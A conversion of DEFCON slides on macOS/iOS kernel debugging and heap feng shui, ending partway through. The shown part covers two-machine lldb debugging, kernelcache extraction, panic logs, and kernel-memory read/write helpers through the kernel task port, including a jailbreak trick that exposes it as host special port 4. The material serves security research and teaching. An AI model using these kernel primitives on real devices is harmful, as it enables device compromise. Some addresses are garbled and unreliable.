

macOS/iOS Kernel Debugging and Heap Feng Shui

Min(Spark) Zheng @ Alibaba Mobile Security

DEFCON®

Outline

- *Introduction*
- macOS Two Machine Debugging
- iOS Kernel Debugging
- Debugging Mach_voucher Heap Overflow
- Traditional Heap Feng Shui
- Port Feng Shui
- Conclusion






- **SparkZheng @ Twitter , 蒸米spark @ Weibo**
- **Security Expert @ Alibaba**
- **CUHK PhD, Blue-lotus and Insight-labs**
- **Worked in FireEye, Baidu and Tencent**
- **iOS 9.2.1/9.3.5 OverSky Jailbreak (Private)**



- **Co-author: Xiangyu Liu, Security Engineer @ Alibaba**
- **Special thanks to: yang dian, aimin pan, jingle, luca, marcograss, windknown, liangchen, qoobee, etc.**

Introduction of macOS/iOS Kernel




- XNU is the computer operating system kernel developed by Apple Inc. It is used in the iOS/macOS operating system and released as free and open-source software as part of the Darwin operating system. XNU is an abbreviation of “X is Not Unix”.
- XNU for macOS is open source. It can be compiled and debugged.
- XNU for iOS is not open source. It can not be compiled and debugged (officially), but most of its implementation is same as macOS.

Outline

- **Introduction**
- ***macOS Two Machine Debugging***
- **iOS Kernel Debugging**
- **Debugging Mach_voucher Heap Overflow**
- **Traditional Heap Feng Shui**
- **Port Feng Shui**
- **Conclusion**



Two-machine Debugging of macOS



- **To do a good job, one must first sharpen one's tools.**
- **Machine:** two MacBooks or one MacBook with VM (The system versions can be different).
- **Equipments for two-machine debugging:**

Thunderbolt to FireWire * 2, Belkin FireWire 800 9/9-Pin cable * 1, Thunderbolt 3 (USB-C) to Thunderbolt 2 * 2 for new 2016 MacBook.

Two-machine Debugging of macOS

- Two MacBooks need to install KDK (Kernel Debug Kit).
- After connection with FireWare cable, execute “fwkdp” on the host MacBook.



A screenshot of a terminal window on a MacBook Pro. The title bar says "MacBookPro:Debug zhengmin\$ fwkdp". The window contains the following text:

```
MacBookPro:Debug zhengmin$ fwkdp
FireWire KDP Tool (v1.6)
2017-04-07 15:28:23.864 fwkdp[9823:1099372] CFSocketSetAddress listen failure: 102
KDP Proxy and CoreDump-Receive dual mode active.
Use 'localhost' as the KDP target in gdb.
Ready.
2017-04-10 19:44:28.069 fwkdp[9823:1099372] CFSocketSetAddress bind failure: 48
```

- Copy the kernel.development of KDK to the “System/Library/Kernels/” folder on the debug MacBook and then execute the following commands:

```
sudo nvram boot-args = "debug=0x147 kdp_match_name=firewire fwkdp=0x8000
kcsuffix=development pmuflags=1 -v keepsyms=1"
sudo kextcache -invalidate /
sudo reboot
```

Two-machine Debugging of macOS

- After rebooting of the debug MacBook, the host MacBook can start debugging with “lldb , kdp-remote localhost” command.

```
MacBookPro:Debug zhengmin$ lldb
(lldb) kdp-remote localhost
Version: Darwin Kernel Version 16.5.0: Fri Mar  3 16:52:34 PST 2017; root:xnu-3789.51.2~3/DEVELOPMENT_X86_64; UUID=E37DFFE4-CB99-3CAA-
Kernel UUID: E37DFFE4-CB99-3CAA-8F13-DDDE3031680E
Load Address: 0xffffffff8012400000
warning: 'kernel' contains a debug script. To run this script in this debug session:
    command script import "/Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development.dSYM/Contents/Reso
To run all discovered debug scripts in this session:
    settings set target.load-script-from-symbol-file true
Kernel slid 0x12200000 in memory.
Loaded kernel file /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development
Loading 140 kext modules 2017-04-10 19:49:46.744 lldb[19011:2452337] Metadata.framework [Error]: couldn't get the client port
```

- We could use “image list” command to get the kernel addresses of partial kexts:

```
.done.
kernel.development was compiled with optimization - stepping may behave oddly; variables may not be available.
Process 1 stopped
* thread #1: tid = 0x0001, 0xffffffff8012601db7 kernel.development`kdp_set_ip_and_mac_addresses [inlined] debugger_if_necessary + 20 at kdp_udp.c:672, st
  frame #0: 0xffffffff8012601db7 kernel.development`kdp_set_ip_and_mac_addresses [inlined] debugger_if_necessary + 20 at kdp_udp.c:672 [opt]
(lldb) im li
[ 0] E37DFFE4-CB99-3CAA-8F13-DDDE3031680E 0xffffffff8012400000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development
  /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Kernels/kernel.development.dSYM/Contents/Resources/DWARF/kernel.development
[ 1] C6E3195E-A0D7-3B71-B5F4-9EE9E182D4FC 0xffffffff7f92f32000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOPCIFamily.kext
  /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOPCIFamily.kext.dSYM/Contents/Resources/DWARF/IOPCIFamily
[ 2] F908D7F5-4F54-3B89-8657-57F06350F4DB 0xffffffff7f92e50000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOStorageFamily.
geFamily
  /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOStorageFamily.kext.dSYM/Contents/Resources/DWARF/IOStorageFamily
[ 3] 96FD82D0-CFF5-3EDE-971A-456CB10DBEBF 0xffffffff7f9333f000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOUSBHostFamily.
stFamily
[ 4] BB7E26B3-36DF-3BB1-B09D-C8496FE63DFE 0xffffffff7f935e6000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOHIDFamily.kext
  /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOHIDFamily.kext.dSYM/Contents/Resources/DWARF/IOHIDFamily
[ 5] 616CA05C-34A4-393E-8A17-93C7FC67BBDF 0xffffffff7f9351b000 /Library/Developer/KDKs/KDK_10.12.4_16E195.kdk/System/Library/Extensions/IOUSBFamily.kext
```

Two-machine Debugging of macOS

- We could use “x/nx” command to read the data in the kernel :

```
(lldb) x/10x 0xffffffff8012400000
0xffffffff8012400000: 0xfeedfacf 0x01000007 0x00000003 0x00000002
0xffffffff8012400010: 0x00000018 0x00001300 0x00200001 0x00000000
0xffffffff8012400020: 0x00000019 0x00000188
```

- 1. Combining offsets of kernelCache + kslide, we could use “b *address” to set a breakpoint in kernel:

```
text:FFFFFFFFFF8000428080 _mach_voucher_extract_attr_recipe_trap proc near
; DATA XREF: __constdat
text:FFFFFFFFFF8000428080 var_58      = qword ptr -58h
text:FFFFFFFFFF8000428080 var_50      = qword ptr -50h
text:FFFFFFFFFF8000428080 var_48      = qword ptr -48h
text:FFFFFFFFFF8000428080 var_40      = qword ptr -40h
text:FFFFFFFFFF8000428080 var_34      = dword ptr -34h
text:FFFFFFFFFF8000428080 var_30      = qword ptr -30h
text:FFFFFFFFFF8000428080
text:FFFFFFFFFF8000428080     push    rbp
text:FFFFFFFFFF8000428081     mov     rbp, rsp
text:FFFFFFFFFF8000428084     push    r15
```

```
(lldb) p/x 0xFFFFFFF8000428080+0xac00000
(unsigned long) $0 = 0xffffffff800b028080
(lldb) x/10i 0xffffffff800b028080
0xffffffff800b028080: 55          pushq %rbp
0xffffffff800b028081: 48 89 e5    movq %rsp, %rbp
0xffffffff800b028084: 41 57      pushq %r15
0xffffffff800b028086: 41 56      pushq %r14
0xffffffff800b028088: 41 55      pushq %r13
0xffffffff800b02808a: 41 54      pushq %r12
0xffffffff800b02808c: 53          pushq %rbx
0xffffffff800b02808d: 48 83 ec 38 subq $0x38, %rsp
0xffffffff800b028091: 48 89 fb    movq %rdi, %rbx
0xffffffff800b028094: 4c 8d 25 d5 0f 85 00 leaq 0x850fd5(%rip), %r12 ; __stack_chk_guard
(lldb) b *0xffffffff800b028080
Breakpoint 1: where = kernel.development`mach_voucher_extract_attr_recipe_trap at mach_kernelrpc.c:438, address = 0xffffffff800b028080
```

Two-machine Debugging of macOS

- 2. We could pause the debugging machine immediately through:


command+alt+control+shift+esc (all at once)

- 3. We could set breakpoints in the XNU source code through (“int \$3”) and print kernel information through printf().

```
printf("mzheng: krecipe=0x%llx args->recipe=0x%llx args->recipe_size=0x%llx\n",
       (uint64_t)krecipe, (uint64_t)args->recipe,(uint64_t)args->recipe_size);

__asm__("int $3");
if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
    __asm__("int $3");
    kfree(krecipe, (vm_size_t)sz);
    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

XNU Source Code



Console

Two-machine Debugging of macOS

- Using “command script import” command, we could load python script of llDb to get more useful information.

```
(lldb) zprint
ZONE      TOT_SZ PAGE_COUNT ALLOC_ELTS FREE_ELTS  FREE_SZ ALL_FREE_PGS   ELT_SZ    ALLOC(ELTS) PGS WASTE) FLAGS NAME
0xfffffff800b880570 8019968 1958 30488 840 215040 1 256 4096 16 1 CX$ vm objects
0xfffffff800b880690 583440 143 14577 9 360 0 40 4096 102 1 CX$ vm object hash entries
0xfffffff800b8807b0 69440 17 244 36 8928 0 248 8192 33 2 X$@ F maps
0xfffffff800b8808d0 2178720 534 24092 3142 251360 0 80 4096 51 1 CX$@ 0 M VM map entries
0xfffffff800b8809f0 40000 10 161 339 27120 0 80 4096 51 1 $ FRO M Reserved VM map entries
0xfffffff800b880b10 4080 1 1 50 4000 0 80 4096 51 1 CX$ VM map copies
0xfffffff800b880c30 89792 22 1854 952 30464 6 32 4096 128 1 CX$@ FRO M VM map holes
0xfffffff800b880d50 101920 25 233 27 10584 0 392 20480 52 5 CX$@ pmap
0xfffffff800b880e70 1032192 252 233 19 77824 19 4096 4096 1 1 CX$@ N pagetable anchors
0xfffffff800b880f90 50363520 12344 1049171 69 3312 0 48 4096 85 1 CX$@ pv_list
0xfffffff800b8810b0 53683224 13107 958629 0 0 0 56 4096 73 1 C HF M vm pages array (max: 0)
0xfffffff800b8811d0 3588096 876 55819 245 15680 3 64 4096 64 1 C HF M vm pages (max: 0)
0xfffffff800b8812f0 671744 164 36913 5071 81136 0 16 4096 256 1 CX kalloc.16
0xfffffff800b881410 1978368 483 31448 30376 972032 84 32 4096 128 1 CX kalloc.32
0xfffffff800b881530 2199120 539 28602 17213 826224 170 48 4096 85 1 CX kalloc.48
0xfffffff800b881650 2351104 574 35269 1467 93888 12 64 4096 64 1 CX kalloc.64
0xfffffff800b881770 1277040 313 6735 9228 738240 168 80 4096 51 1 CX kalloc.80
0xfffffff800b881890 1068960 262 10933 202 19392 0 96 8192 85 2 CX kalloc.96
0xfffffff800b881b0 1335296 326 9980 452 57856 1 128 4096 32 1 CX kalloc.128
0xfffffff800b881ad0 489600 120 2707 353 56480 0 160 8192 51 2 CX kalloc.160
0xfffffff800b881bf0 466944 114 2392 40 7680 0 192 12288 64 3 CX kalloc.192
0xfffffff800b881d10 839680 205 3247 33 8448 0 256 4096 16 1 CX kalloc.256
0xfffffff800b881e30 1124640 275 3792 113 32544 0 288 20480 71 5 CX kalloc.288
0xfffffff800b881f50 2187264 534 3941 331 169472 7 512 4096 8 1 CX kalloc.512
0xfffffff800b882070 92736 23 147 14 8064 1 576 4096 7 1 CX kalloc.576
0xfffffff800b882190 1032192 252 953 55 56320 2 1024 4096 4 1 CX kalloc.1024
```

```
(lldb) showzfreelist 0xfffffff800b8819b0
ELEM_SIZE COUNT      NC00KIE          PC00KIE        FACTOR
128      9980      0x3f0011690e82fb0d2 0x053521793ddff05b 4 /23

NUM      ELEM          NEXT          BACKUP          ^ NC00KIE          ^ PC00KIE        POISON (PREV)
1       0xfffffff80194f3000 0xfffffff80194f3300 0xc0ffeee917cdc8d2 0xfffffff80194f3300 0xc5cacf902a123889
2       0xfffffff80194f3300 0xfffffff80194f3f80 0xc0ffeee917cdc452 0xfffffff80194f3f80 0xc5cacf902a123409
3       0xfffffff80194f3f80 0xfffffff80194f3a00 0xc0ffeee917cdc1d2 0xfffffff80194f3a00 0xc5cacf902a123189
4       0xfffffff80194f3a00 0xfffffff80194f3180 0xc0ffeee917cdca52 0xfffffff80194f3180 0xc5cacf902a123a09
5       0xfffffff80194f3180 0xfffffff80194f3880 0xc0ffeee917cdc352 0xfffffff80194f3880 0xc5cacf902a123309
6       0xfffffff80194f3880 0xfffffff80194f3600 0xc0ffeee917cdcc2 0xfffffff80194f3600 0xc5cacf902a123d89
7       0xfffffff80194f3600 0x0000000000000000 0x3f0011690e82fb0d2 0x0000000000000000 0x3a353010335d0b89
```

Two-machine Debugging of macOS

- Using “showallkexts” command, we could get the kernel addresses of all kexts:

version	name
3.0	com.apple.filesystems.autofs
1.0	com.apple.kext.triggers
1.70	com.apple.driver.AudioAUUC
110.23.11	com.apple.driver.AGPM
2.7.0d0	com.apple.driver.ApplePlatformEnabler
1.0.0	com.apple.driver.X86PlatformShim
2.2.7	com.apple.iokit.IOFireWireIPPrivate
2.2.7	com.apple.iokit.IOFireWireIP
394	com.apple.iokit.IOSCSIArchitectureModelFamily
278.23	com.apple.driver.AppleHDAHardwareConfigDriver
278.23	com.apple.driver.AppleHDA
278.23	com.apple.driver.DspFuncLib
525	com.apple.kext.OSvKernDSPLib
3.13.74	com.apple.driver.AppleGraphicsDevicePolicy
3.6.4	com.apple.driver.AppleUpstreamUserClient
1	com.apple.driver.AppleOSXWatchdog
5.0.1f7	com.apple.iokit.BroadcomBluetoothHostControllerUSBTransport
5.0.1f7	com.apple.iokit.IOBluetoothHostControllerUSBTransport
5.0.1f7	com.apple.iokit.IOBluetoothHostControllerTransport
10.2.0	com.apple.driver.AppleIntelHD5000Graphics
3.1	com.apple.driver.AppleLPC
3.13.74	com.apple.driver.AppleMuxControl
3.13.74	com.apple.driver.AppleGraphicsControl
1.0.14d1	com.apple.driver.AppleSMBusPCI
1	com.apple.driver.pmtlemetry
1.0.1	com.apple.iokit.IOUserEthernet
153.1	com.apple.iokit.IOSurface
5.0.1f7	com.apple.iokit.IOBluetoothSerialManager
5.0.1f7	com.apple.iokit.IOBluetoothFamily
7.0.0	com.apple.Dont_Steal_Mac_OS_X
1.0	com.apple.driver.AppleSE
1	com.apple.driver.AppleHV
3.0.8	com.apple.driver.AppleThunderboltIP
170.9.10	com.apple.driver.AppleBacklight
1.1.0	com.apple.driver.AppleBacklightExpert
2.4.1	com.apple.iokit.IONDRVSupport
278.23	com.apple.driver.AppleHDAController

(lldb) showallkexts

UUID	kmod_info	address	size	id	refs	TEXT	exec	size
AA36D92F-D92B-3102-BAE3-F86A0A298143	0xfffffff7f8e07d508	0x9000	0x9000	145	0	0xffffffff7f8e075000	0x9000	0x9000
4E564246-8804-3673-B440-606AD360A3BB	0xfffffff7f8e073028	0x5000	0x5000	144	1	0xffffffff7f8e070000	0x5000	0x5000
DA1CA792-7C22-3F41-B64E-4E01C8679031	0xfffffff7f8e151528	0x5000	0x5000	143	0	0xffffffff7f8e14d000	0x5000	0x5000
D5FD05CB-B5FC-3E21-8095-CE33268156B5	0xfffffff7f8eba1168	0x18000	0x18000	142	0	0xffffffff7f8eb8a000	0x18000	0x18000
25DBF68E-B669-3367-A517-BA27C9567D74	0xfffffff7f8e459730	0x4000	0x4000	141	0	0xffffffff7f8e456000	0x4000	0x4000
25B103A5-64AA-3452-BEFA-B43436A7C973	0xfffffff7f8d2249e8	0x7000	0x7000	140	0	0xffffffff7f8d21e000	0x7000	0x7000
761B6-3765-A447-10CE9A3DE54B	0xfffffff7f8edfa000	0xc000	0xc000	139	0	0xffffffff7f8edfa000	0xc000	0xc000
F30C2597-CAF0-386B-90E6-7A4007D8A6D5	0xfffffff7f8eded000	0xd000	0xd000	138	1	0xffffffff7f8eded000	0xd000	0xd000
0E35A335-5605-36FB-991C-D0D38F4FA4E7	0xfffffff7f8c6ef000	0x2b000	0x2b000	137	0	0xffffffff7f8c6ef000	0x2b000	0x2b000
0FAC3430-20C7-351D-9225-8A1714CD2D5	0xfffffff7f8e8fe990	0x2000	0x2000	136	0	0xffffffff7f8e8fd000	0x2000	0x2000
9EA1FICA-ED90-3218-AE7A-6AE8D58BF3D	0xfffffff7f8ee35be8	0xb4000	0xb4000	135	0	0xffffffff7f8ea83000	0xb4000	0xb4000
CFAFA572-84F4-3C73-ABAC-60C39C81B4C3	0xfffffff7f8ea211c	0x147000	0x147000	134	1	0xffffffff7f8e931000	0x147000	0x147000
D0421B4D-7B97-3102-BC42-3684344DB5E6	0xfffffff7f8e92e008	0x13000	0x13000	133	1	0xffffffff7f8e91e000	0x13000	0x13000
D250A54FC02B-8C18-3EC4-B775-A2D5154FC02B	0xfffffff7f8ebd7bd4	0xb000	0xb000	132	0	0xffffffff7f8ebcf000	0xb000	0xb000
F39509A4-191C-35DA-B7D9-00F95E5AB8BC	0xfffffff7f8e205520	0x5000	0x5000	131	0	0xffffffff7f8e201000	0x5000	0x5000
757A8B72-2A1A-32BA-99EC-6D802DE6E91F	0xfffffff7f8e4604a0	0x4000	0x4000	130	0	0xffffffff7f8e45d000	0x4000	0x4000
3B511DE7-A2C2-3A04-AB7A-F0469573DD045	0xfffffff7f8d4dc2000	0x8000	0x8000	129	0	0xffffffff7f8d4db000	0x8000	0x8000
4D685D10-DBB0-37B7-B2E9-E0C878FD22A9	0xfffffff7f8d498000	0x23000	0x23000	128	1	0xffffffff7f8d498000	0x23000	0x23000
11441623-5F70-3309-9194-ACCA55E80086	0xfffffff7f8d492e28	0xb000	0xb000	127	2	0xffffffff7f8d48d000	0xb000	0xb000
883FA652-DF04-3583-8792-C3B2721B0C9C	0xfffffff7f8e6a7f24	0x72000	0x72000	126	0	0xffffffff7f8e638000	0x72000	0x72000
F51595F0-F9B1-3885-A1C3-F984DA04107E	0xfffffff7f8e4b79d8	0x3000	0x3000	125	0	0xffffffff7f8e4b5000	0x3000	0x3000
E82B8E16-D46C-37D7-AB0A-307C43A30B7	0xfffffff7f8ebc5d88	0x14000	0x14000	124	0	0xffffffff7f8ebb3000	0x14000	0x14000
19D93391-DAD9-3A7B-BB38-C3673AC90588	0xfffffff7f8ebac988	0x3000	0x3000	123	2	0xffffffff7f8ebab000	0x3000	0x3000
F5516B78-B2C6-3E74-98E7-80EDCA074BC2	0xfffffff7f8e3cfc9a0	0x3000	0x3000	122	0	0xffffffff7f8e3ce000	0x3000	0x3000
F46D019B-17FF-3CD5-A093-0894B81C1404	0xfffffff7f8cb0d750	0xf000	0xf000	121	0	0xffffffff7f8caff000	0xf000	0xf000
5EE448BD-95EC-35AD-B7FC-A1237E4BB346	0xfffffff7f8cce8e20	0x6000	0x6000	120	0	0xffffffff7f8cce3000	0x6000	0x6000
D3B2D208-487C-3166-9F7D-D6159ABC428	0xfffffff7f8d15cea0	0x17000	0x17000	119	1	0xffffffff7f8d14e000	0x17000	0x17000
6F4543-6543-328E-AB57-DD250412CF02	0xfffffff7f8d38e978	0xa000	0xa000	118	0	0xffffffff7f8d385000	0xa000	0xa000
794ACDD0-B246-3BF0-94E9-4FD7C109A427	0xfffffff7f8d432e08	0xfffffff7f8d399000	0xe0000	117	3	0xffffffff7f8d399000	0xe0000	0xe0000
B97F871A-44FD-3EA4-BC46-8FD62118C79	0xfffffff7f8df659a0	0x5000	0x5000	116	0	0xffffffff7f8df62000	0x5000	0x5000
9078BD57-46DF-3C86-9034-758861AD054D	0xfffffff7f8e3c1dd8	0xfffffff7f8e3c000	0xa000	115	0	0xffffffff7f8e3bc000	0xa000	0xa000
39AC9B98-7B20-322F-82F0-044B3C08D43	0xfffffff7f8e898000	0xa000	0xa000	114	0	0xffffffff7f8e88f000	0xa000	0xa000
25237AB0-13B7-3D9A-8C6F-074B0A9394B1	0xfffffff7f8e200d10	0x13000	0x13000	113	0	0xffffffff7f8e2ee000	0x13000	0x13000
72AEF122-7C00-3F7A-AE4E-34495299E323	0xfffffff7f8ebc5000	0x5000	0x5000	112	0	0xffffffff7f8ebc5000	0x5000	0x5000
7D89A6C8-ED4E-32C7-8CC2-1D5B7E6498	0xfffffff7f8eb0b508	0x5000	0x5000	111	2	0xffffffff7f8ebae000	0x5000	0x5000
52948BC8-6521-359A-981F-FE33E5F8C721	0xfffffff7f8d2ebc58	0x10000	0x10000	110	4	0xffffffff7f8d2e2000	0x10000	0x10000
F9C803EC-B4ED-3FDA-91FB-2AD433B2E84	0xfffffff7f8e914f10	0x1d000	0x1d000	109	1	0xffffffff7f8e901000	0x1d000	0x1d000

- Other llDb python commands and implementations could be found at:

/Library/Developer/KDKs/XXX/System/Library/Kernels/kernel.development.dSYM/Contents/

Resources/Python/.

Outline

- **Introduction**
- **macOS Two Machine Debugging**
- ***iOS Kernel Debugging***
- **Debugging Mach_voucher Heap Overflow**
- **Traditional Heap Feng Shui**
- **Port Feng Shui**
- **Conclusion**



iOS Kernel Debugging – Kernelcache

- Before iOS 10, the kernelcaches were encrypted. Some keys could be found at:
https://www.theiphonewiki.com/wiki/Firmware_Keys/9.x
- After iOS 10, there is no encryption for kernelcaches. We could unzip and decode the kernel using img4tool:

```
MacBookPro:ipadair_11 zhengmin$ file kernelcache.release.ipad4
kernelcache.release.ipad4: data
MacBookPro:ipadair_11 zhengmin$ ./img4tool -image kernelcache.release.ipad4 kernelcache.decrypted
krnl
[i] extra 0x7000 bytes after compressed chunk
MacBookPro:ipadair_11 zhengmin$ file kernelcache.decrypted
kernelcache.decrypted: Mach-O 64-bit executable
MacBookPro:ipadair_11 zhengmin$ xxd -l 20 kernelcache.decrypted
0000000: cffa edfe 0c00 0001 0000 0000 0200 0000  .....
```

- And extract kernel information through joker and ida:

```
MacBookPro:ipadair_11 zhengmin$ ./joker.universal -a kernelcache.decrypted |more
NOTE: Found an actual trap at #50, where kern_invalid was expected. Apple must have added a Mach trap!
NOTE: Found an actual trap at #95, where kern_invalid was expected. Apple must have added a Mach trap!
This is a 64-bit kernel from iOS 11.x (b1+), or later (4397.0.0.2.4)
ARM64 Exception Vector is at file offset @0x83000 (Addr: 0xffffffff007087000)
mach_trap_table offset in file/memory (for patching purposes): 0x60710/ffffffff007064710
Kern invalid should be ffffffff0070d6e64. Ignoring those
 10 _kernelrpc_mach_vm_allocate_trap      ffffffff0070a6a44 -
 11 _kernelrpc_mach_vm_allocate_trap      ffffffff0070a6d08 -
 12 _kernelrpc_mach_vm_deallocate_trap    ffffffff0070a6af0 -
```

iOS Kernel Debugging – Register Info

- We can get register information from the panic log:

```
"build" : "iPhone OS 10.1 (14B72c)",  
"product" : "iPhone9,1",  
"kernel" : "Darwin Kernel Version 16.1.0: Thu Sep 29 21:56:10 PDT 2016; root:xnu-3789.22.3~1\\RELEASE_ARM64_T8010",  
"incident" : "0A84347D-A22F-4E5E-8386-C4E4A52F2157",  
"crashReporterKey" : "796f7ef3e44160acf7a461676b60009f7a51291c",  
"date" : "2017-01-10 15:19:13.40 +0800",  
"panicString" : "panic(cpu 1 caller 0xffffffff01e3fcf18): Kernel data abort. (saved state: 0xffffffe027ab33c0)  
x0: 0xffffffe0003b55a8 x1: 0xffffffe0028235f9 x2: 0xffffffe027ab375c x3: 0xffffffe027ab3750  
x4: 0x0000000000000001 x5: 0xffffffe0003cede30 x6: 0x0000000000000000 x7: 0x0000000000000000  
x8: 0xffffffe0028235f8 x9: 0x0000000000000002 x10: 0x0000000000000055 x11: 0x0000000000000018  
x12: 0x000000000000106f x13: 0xffffffe019060a68 x14: 0xffffffe0003cede30 x15: 0x0000000016500000  
x16: 0x0000000000000007 x17: 0x0000000800000000 x18: 0x0000000000000000 x19: 0xffffffe027ab375c  
x20: 0xffffffe027ab3750 x21: 0x0000000003ce8b8 x22: 0x0000000003ce8b0 x23: 0xffffffe0003b55a8  
x24: 0x0000000000000011 x25: 0xffffffe000c936cc x26: 0x000000000003ce8b0 x27: 0xffffffe000c93404  
x28: 0xffffffe0041596b8 fp: 0xffffffe027ab3740 lr: 0xfffffff01e2dcd90 sp: 0xffffffe027ab3710  
pc: 0xfffffff01e2dfb04 cpsr: 0x80400304 esr: 0x96000007 far: 0x0000000003ce8b8  
  
Debugger message: panic  
Memory ID: 0xff  
OS version: 14B72c  
Kernel version: Darwin Kernel Version 16.1.0: Thu Sep 29 21:56:10 PDT 2016; root:xnu-3789.22.3~1\\RELEASE_ARM64_T8010  
iBoot version: iBoot-3406.20.16  
secure boot?: YES  
Paniclog version: 5  
Kernel slide: 0x000000017200000  
Kernel text base: 0xfffffff01e204000
```

- We need to delete the panic logs if there are too many:

```
rm -rf /var/mobile/Library/Logs/CrashReporter/ or General->Reset->Erase All Content and Settings
```

iOS Kernel Debugging – Task_for_pid

- Although iOS doesn't have KDK , we can use kernel task port to do arbitrary kernel memory read/write :

```
uint32_t r32(mach_port_t tp, uint64_t addr) {  
    kern_return_t err;  
    vm_offset_t buf = 0;  
    mach_msg_type_number_t num = 0;  
    err = mach_vm_read(tp,  
                      addr,  
                      4,  
                      &buf,  
                      &num);  
    if (err != KERN_SUCCESS) {  
        printf("read failed!\n");  
        return 0;  
    }  
    uint32_t val = *(uint32_t*)buf;  
    mach_vm_deallocate(mach_task_self(), buf, num);  
    return val;  
}
```

```
void w32(mach_port_t tp, uint64_t addr, uint32_t val) {  
    kern_return_t err =  
        mach_vm_write(tp,  
                     addr,  
                     (vm_offset_t)&val,  
                     4);  
    if (err != KERN_SUCCESS) {  
        printf("write failed\n");  
    }  
}
```

- If there is no jailbreak or no task_for_pid () patch, what should we do?

```
// while we're at it set the kernel task port as host special port 4 (an unused host special port)  
// so other tools can get at it via host_get_special_port on the host_priv port  
uint64_t kernel_task_port_ptr = proc_port_name_to_port_ptr(our_proc, _kernel_task_port());  
wk64(realhost+0x30, kernel_task_port_ptr);  
printf("set the kernel task port as host special port 4\n");
```

```
kern_return_t kr;  
mach_port_name_t kernel_task=0;  
kr = host_get_special_port(mach_host_self(), HOST_LOCAL_NODE, 4, &kernel_task);  
  
